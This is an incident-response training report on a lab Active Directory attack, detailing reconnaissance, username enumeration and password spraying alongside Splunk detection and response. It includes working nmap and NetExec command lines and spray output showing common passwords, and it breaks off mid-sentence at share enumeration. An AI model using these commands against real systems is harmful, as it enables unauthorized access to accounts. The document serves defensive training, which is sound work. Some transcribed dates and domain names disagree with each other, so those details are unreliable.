




Incident Response Simulation – Full Attack Lifecycle

Name : Oyewole Samad Oluwasanjo

Incident Information

Item	Details
Incident Type	Simulated Full Cyber Attack
Classification	Training / Incident Response Exercise
Environment	Active Directory Lab
SIEM Platform	Splunk Enterprise
Monitoring Tools	Sysmon, Windows Event Logs, Splunk Universal Forwarder

Severity	High
----------	------

Reason:

- Domain Admin compromised
- Data accessed
- Persistence established
- Logs tampered with

Indicators of Compromise

IP Address

- 192.168.1.186 (Attacker)

Accounts

- Trent (Compromised)
- Administrator (Compromised)
- SAMADT (Created)

Tools Used

- Nmap
- Kerbrute
- NetExec
- smbclient
- Evil-WinRM
- xfreerdp
- Impacket

Environment

The attack simulation was performed inside an isolated Active Directory lab environment.

Machine	Purpose	IP Address
Kali Linux	Attacker	192.168.1.186
Windows Server (Domain Controller)	Target	192.168.1.191
Splunk Enterprise	Log Collection & Monitoring	Server-1

The Windows Server acted as both the Domain Controller and Splunk server. Sysmon and Windows Event Logs were forwarded to Splunk using the Universal Forwarder, allowing all activities performed during the simulation to be monitored from a central location.

EXECUTIVE SUMMARY

This project simulates a complete cyber attack against an Active Directory environment while demonstrating how a Security Operations Center (SOC) analyst detects, investigates, and responds to malicious activity.

The simulated attack follows the typical stages of the cyber kill chain. The attacker first performed reconnaissance to identify exposed services before enumerating domain users

and launching a password spraying attack to obtain valid credentials. After gaining access, the attacker enumerated network resources, escalated privileges, established persistence, accessed sensitive files, and finally attempted to erase forensic evidence by clearing Windows Event Logs.

Throughout the exercise, Windows Security Logs and Sysmon Operational Logs were forwarded to Splunk Enterprise, allowing the entire attack to be reconstructed through log analysis. The investigation focused on identifying evidence for each attack stage, understanding the attacker's objectives, and recommending appropriate response actions to minimize business impact.

Project Objective

The objective of this project is to simulate the complete lifecycle of a cyber attack against an Active Directory environment while performing the role of a Security Operations Center analyst.

The investigation demonstrates how Windows Security Logs, Sysmon, and Splunk Enterprise can be used to detect malicious activity, reconstruct an attack timeline, identify attacker behavior, and support containment, eradication, recovery, and long-term defensive improvements

Attack Scenario

A threat actor targeted an Active Directory environment with the objective of obtaining unauthorized administrative access.

The attacker began by identifying exposed network services before enumerating valid domain user accounts. After discovering legitimate usernames, a password spraying attack was launched until valid credentials were obtained.

Once authenticated, the attacker explored available network resources, escalated privileges to Domain Administrator, created a new privileged account for persistence, accessed confidential files stored on the Domain Controller, and attempted to destroy forensic evidence by clearing Windows Event Logs.

All attacker activity was monitored and investigated using Splunk Enterprise.

Phase 1 — Reconnaissance

Objective

The first stage of the attack focused on gathering information about the target infrastructure. Before attempting authentication, the attacker scanned the target server to identify exposed services and determine whether the environment was running Active Directory.


Red Team Activity

A network scan was performed against **192.168.1.191** to identify active services and potential entry points.

The scan revealed several Windows infrastructure services including:

- DNS
- Kerberos (TCP 88)
- LDAP
- SMB
- WinRM
- RDP
- Splunk Web Interface (TCP 8000)

The presence of Kerberos, LDAP, Global Catalog services, and SMB strongly indicated that the target was functioning as an Active Directory Domain Controller.



```
File Actions Edit View Help
File: RX errors 0 dropped 0 overruns 0 frame 0
TX packets 9 bytes 818 (818.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[kali@kali]~$ nmap -sS 192.168.1.191
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-09 09:57:47
Nmap scan report for 192.168.1.191
Host is up (0.0029s latency).
Not shown: 983 filtered tcp ports (no-response)
T
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
88/tcp    open  kerberos-sec
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
3389/tcp   open  ms-wbt-server
5985/tcp   open  winrm
8000/tcp   open  http-alt
MAC Address: 08:00:27:07:00:EB (PCS Systemtechnik/Oracle-VirtualBox-virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.98 seconds

[kali@kali]~$
```

Port 25 -> SMTP (Mail service)
Port 53 -> DNS (Domain Name System)
Port 88 -> Kerberos (Active Directory authentication)
Port 110 -> POP3 (Mail retrieval)
Port 135 -> MSRPC (Windows Remote Procedure Call)
Port 139 -> NetBIOS (Legacy Windows networking)
Port 143 -> IMAP (Mail retrieval)
Port 389 -> LDAP (Active Directory directory service)
Port 445 -> SMB (File sharing / Windows administration)
Port 464 -> Kerberos Password (Password-related Kerberos operations)
Port 593 -> RPC over HTTP(Windows RPC communication)
Port 636 -> LDAPS (Secure LDAP)
Port 3268 -> Global Catalog (Active Directory forest searches)
Port 3269 -> Global Catalog over SSL (Secure Global Catalog)
Port 3389 -> RDP (Remote Desktop)
Port 5985 -> WinRM (Windows Remote Management)
Port 8000 -> HTTP (Splunk Web Interface (commonly))

Blue Team Investigation

Although the reconnaissance activity itself generated minimal Windows Security events, the exposed services identified by the attacker highlighted several attack surfaces that required additional monitoring.

Remote administration services such as SMB, WinRM, and RDP significantly increased the attack surface because they could be targeted once valid credentials were obtained.

Phase 2 – Identity Discovery (Username Enumeration)

Objective

After identifying that the target server was part of an Active Directory environment during the reconnaissance phase, the next objective was to discover valid domain user accounts before attempting authentication. Rather than guessing passwords for random usernames, the attacker first focused on identifying legitimate accounts to increase the likelihood of a successful compromise while reducing unnecessary authentication attempts.

● Red Team Activity

Once TCP port **88 (Kerberos)** was identified during reconnaissance, it confirmed that the server was running Active Directory and accepting Kerberos authentication requests. Since every domain user authenticates through Kerberos, this service can also be leveraged to determine whether usernames exist within the domain.

Before interacting with Kerberos, I performed SMB enumeration using NetExec to gather additional information about the target with command `nxc smb 192.168.1.191`

```
kali@kali:~/Downloads$ nxc smb 192.168.1.191
SMB 192.168.1.191 445 SERVER-1 [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER-1) (domain:SMD744.local) (signing:True) (SMBv1:False)
kali@kali:~/Downloads$
```

The enumeration successfully revealed the Active Directory domain name:

Domain: `SMD744.local`

This confirmed that the target was operating as a Domain Controller and provided the information required for further enumeration.

With the domain identified, I proceeded to enumerate Active Directory usernames using **Kerbrute**. Rather than attempting password attacks immediately, Kerbrute communicates directly with the Kerberos service to verify whether usernames exist within the domain.

Blue Team Investigation

Following the enumeration activity, I reviewed the Windows Security logs in Splunk to determine whether the reconnaissance generated any detectable events.

Although username enumeration through Kerberos typically produces minimal logging, the earlier SMB enumeration generated observable authentication events on the Domain Controller.


The investigation revealed that the connection was established using the **ANONYMOUS LOGON** account rather than a legitimate authenticated user.


Further analysis identified the source of the connection as:

- **Source Network Address:** 192.168.1.186
- **Source Host:** Kali Linux Attack Machine

Because the connection originated from an unauthenticated session, no successful user logon occurred. However, this activity still indicated that an external system was actively gathering information about the Active Directory environment.

Correlating the source IP with the timing of the network reconnaissance strongly suggested that the SMB service was being probed as part of the attacker's information-gathering phase.





Security Analysis

From a defensive perspective, username enumeration represents one of the earliest stages of an intrusion. Although no credentials were compromised during this phase, the attacker successfully identified legitimate domain accounts that could later be targeted during authentication attacks.

The combination of Active Directory service discovery, SMB enumeration, and Kerberos username validation provided the attacker with valuable intelligence about the environment while generating only a small number of detectable events.

When these activities are correlated with the earlier network scan, they clearly indicate deliberate reconnaissance rather than normal administrative behavior.

Phase Assessment

The investigation confirmed that the attacker successfully identified the Active Directory domain and enumerated valid domain user accounts before attempting authentication.

While the activity did not result in unauthorized access, it established the foundation for the next phase of the attack. By identifying legitimate usernames, the attacker was able to

significantly improve the effectiveness of the subsequent password spraying attack while minimizing unnecessary authentication attempts.

From a SOC perspective, this phase demonstrates the importance of correlating low-noise reconnaissance events across multiple log sources. Individually, each event appears benign; however, when viewed together, they reveal the early stages of a coordinated attack against the Active Directory environment.

Phase 3 – Initial Access (Password Attack)

Objective

After identifying valid Active Directory usernames during the previous phase, the attacker attempted to gain unauthorized access by performing a password spraying attack against the domain. Rather than targeting multiple accounts with different passwords, the objective was to determine the correct password for an existing user account and obtain valid credentials that could be used to access the environment.

This phase demonstrates how weak passwords or poor password management can allow attackers to compromise legitimate accounts and establish an initial foothold within an Active Directory network.

Red Team Activity

With a list of confirmed domain users available, the attacker selected the **Trent** account as the authentication target. Using **NetExec (nxc)**, a password spraying attack was launched against the SMB service running on the Domain Controller with the command `nxc smb 192.168.1.191 -u Trent -p pass.txt`. The `pass.txt` file contained a list of commonly used passwords that were tested sequentially against the Trent account.

```
(kali@kali) ~/Downloads
$ nxc smb 192.168.1.191 -u Trent -p pass.txt
SMB 192.168.1.191 445 SERVER-1 [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER-1) (domain:SMD744.local) (signing:True) (SMBv1:False)
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:m123456 STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:12345 STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:123456789 STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:password STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:iloveyou STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:princess STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:1234567 STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:rockyou STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:12345678 STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:abc123 STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:nicole STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:daniel STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:babygirl STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:monkey STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:lovely STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:jessica STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:654321 STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:michael STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [-] SMD744.local\\Trent:ashley STATUS_LOGON_FAILURE
SMB 192.168.1.191 445 SERVER-1 [+] SMD744.local\\Trent:
(kali@kali) ~/Downloads
$
```

Successful password
matched

During execution, most authentication attempts failed with **STATUS_LOGON_FAILURE**, indicating that the supplied password was incorrect. After several failed attempts, one password successfully authenticated against the Domain Controller.

The output confirmed:

- Target Host: **192.168.1.191**
- Protocol: **SMB**
- Compromised Account: **Trent**
- Authentication Status: **Successful**

The successful login confirmed that valid credentials had been obtained. At this stage, the attacker had established initial access to the Active Directory environment and could begin interacting with network resources using a legitimate domain account.

Blue Team Investigation

While monitoring authentication activity in Splunk Enterprise, multiple Windows Security events were generated as the password spraying attack progressed.

The first noticeable pattern consisted of repeated **Event ID 4625** entries, indicating multiple failed logon attempts against the **Trent** account. All failures originated from the same source IP address (**192.168.1.186**), which belonged to the Kali Linux attack machine.

Field	Value
Event ID	4625
Account Name	Trent
Authentication Package	NTLM
Failure Reason	Unknown username or bad password
Source IP Address	192.168.1.186

The repeated authentication failures against a single account strongly suggested a password spraying or brute-force attack rather than normal user activity.

Shortly afterwards, Windows generated **Event ID 4624**, indicating that the attacker had successfully authenticated using the Trent account.


The screenshot displays a Splunk search interface with the following details:

- Search Bar:** Contains the query `index=winlogsec sourcetype=winlogsec "Account Name=Trent"`.
- Results Table:**

Time	Event
7/9/2025 8:31:25.843 PM	LogName=Security EventCode=4624 EventType=8 ComputerName=Server-1.580744.local Show all 22 lines Account Name = Trent Message = An account was logged on. Subject Security ID: S-1-5-21-3722236044-2489974-... SourceName = Microsoft Windows security auditing host = Server-1 Source = WinEventLog\Security sourcetype = WinEventLog\Security
7/9/2025 8:31:25.875 PM	LogName=Security EventCode=4624 EventType=8 ComputerName=Server-1.580744.local Show all 75 lines Account Name = Account Name = Trent Message = An account was successfully logged on. Subject Security ID: S-1-5-21-3722236044-2489974-... SourceName = Microsoft Windows security auditing host = Server-1 Source = WinEventLog\Security sourcetype = WinEventLog\Security
7/9/2025 8:31:25.874 PM	LogName=Security EventCode=4776 EventType=8 ComputerName=Server-1.580744.local Show all 17 lines Message = The computer attempted to validate the credentials for an account. Authentication... SourceName = Microsoft Windows security auditing host = Server-1

Annotations on the screenshot:

- A blue box highlights the **EventCode=4624** field in the second result.
- An orange box highlights the **Account Name = Trent** field in the second result.
- A text box with an arrow pointing to the second result contains the text: **The User successfully login with correct password**.



The successful logon event contained the following information:

- **Event ID:** 4624
- **Account Name:** Trent
- **Logon Type:** Network Logon
- **Source IP Address:** 192.168.1.186
- **Authentication Package:** NTLM

This confirmed that one of the supplied passwords was valid and that the attacker had successfully authenticated to the Domain Controller.

By correlating the failed authentication events with the subsequent successful logon, it became clear that the same external host performed the entire attack sequence. This transition from repeated failures to a successful login is a strong indicator of a successful password spraying attack.

Security Analysis

The investigation confirmed that an external system repeatedly attempted to authenticate against an Active Directory account until valid credentials were identified. The authentication sequence clearly demonstrated a password spraying attack that ultimately resulted in unauthorized access to the environment.

From a defender's perspective, this behavior is highly suspicious because legitimate users rarely generate multiple failed logon attempts immediately followed by a successful authentication from the same remote system.

The combination of numerous **Event ID 4625** records followed by **Event ID 4624** provided sufficient evidence to reconstruct the attack timeline and identify both the compromised account and the attacker's source IP address.

Blue Team Response

Containment

As soon as the compromise was confirmed, the attacking IP address (**192.168.1.186**) was identified and blocked at the firewall as part of the simulated response. The compromised **Trent** account was immediately disabled to prevent any further unauthorized access while the investigation continued.

Eradication

The Trent account password was reset to invalidate the compromised credentials. Authentication logs were reviewed for signs of additional malicious activity, and SMB sessions established by the attacker were terminated to ensure the environment was no longer accessible using the stolen account.

Recovery

Once the password had been changed and the account secured, the Trent account was re-enabled for legitimate use. Additional monitoring was implemented to detect repeated authentication failures or any further attempts to compromise user accounts.

Lessons Learned

This exercise demonstrated how password spraying attacks generate a clear sequence of Windows Security events that can be detected through continuous monitoring in Splunk Enterprise. By correlating **Event IDs 4625 (Failed Logon)**, **4776 (Credential Validation)**, **4624 (Successful Logon)**, and **4634 (Logoff)**, security analysts can accurately reconstruct the attack timeline, identify the source of the attack, determine whether the compromise was successful, and respond before the attacker progresses to later stages of the intrusion.

The simulation also reinforces the importance of enforcing strong password policies, implementing account lockout thresholds, enabling multi-factor authentication where possible, and continuously monitoring authentication events to quickly detect credential-based attacks.

Objective

The attacker focused on identifying accessible network resources, enumerating shared folders, and determining the level of access granted to the compromised **Trent** account. Information collected during this phase would help determine whether sensitive data could be accessed or whether additional privilege escalation would be required.

With valid credentials now available, the attacker began enumerating SMB shares hosted on the Domain Controller. Using **NetExec (nxc)**, the attacker queried the server to identify shared folders that could potentially contain sensitive organizational information, with the command `nxc smb 192.168.1.191 -u Trent -p <password> --shares`

The enumeration revealed several available network shares, including:

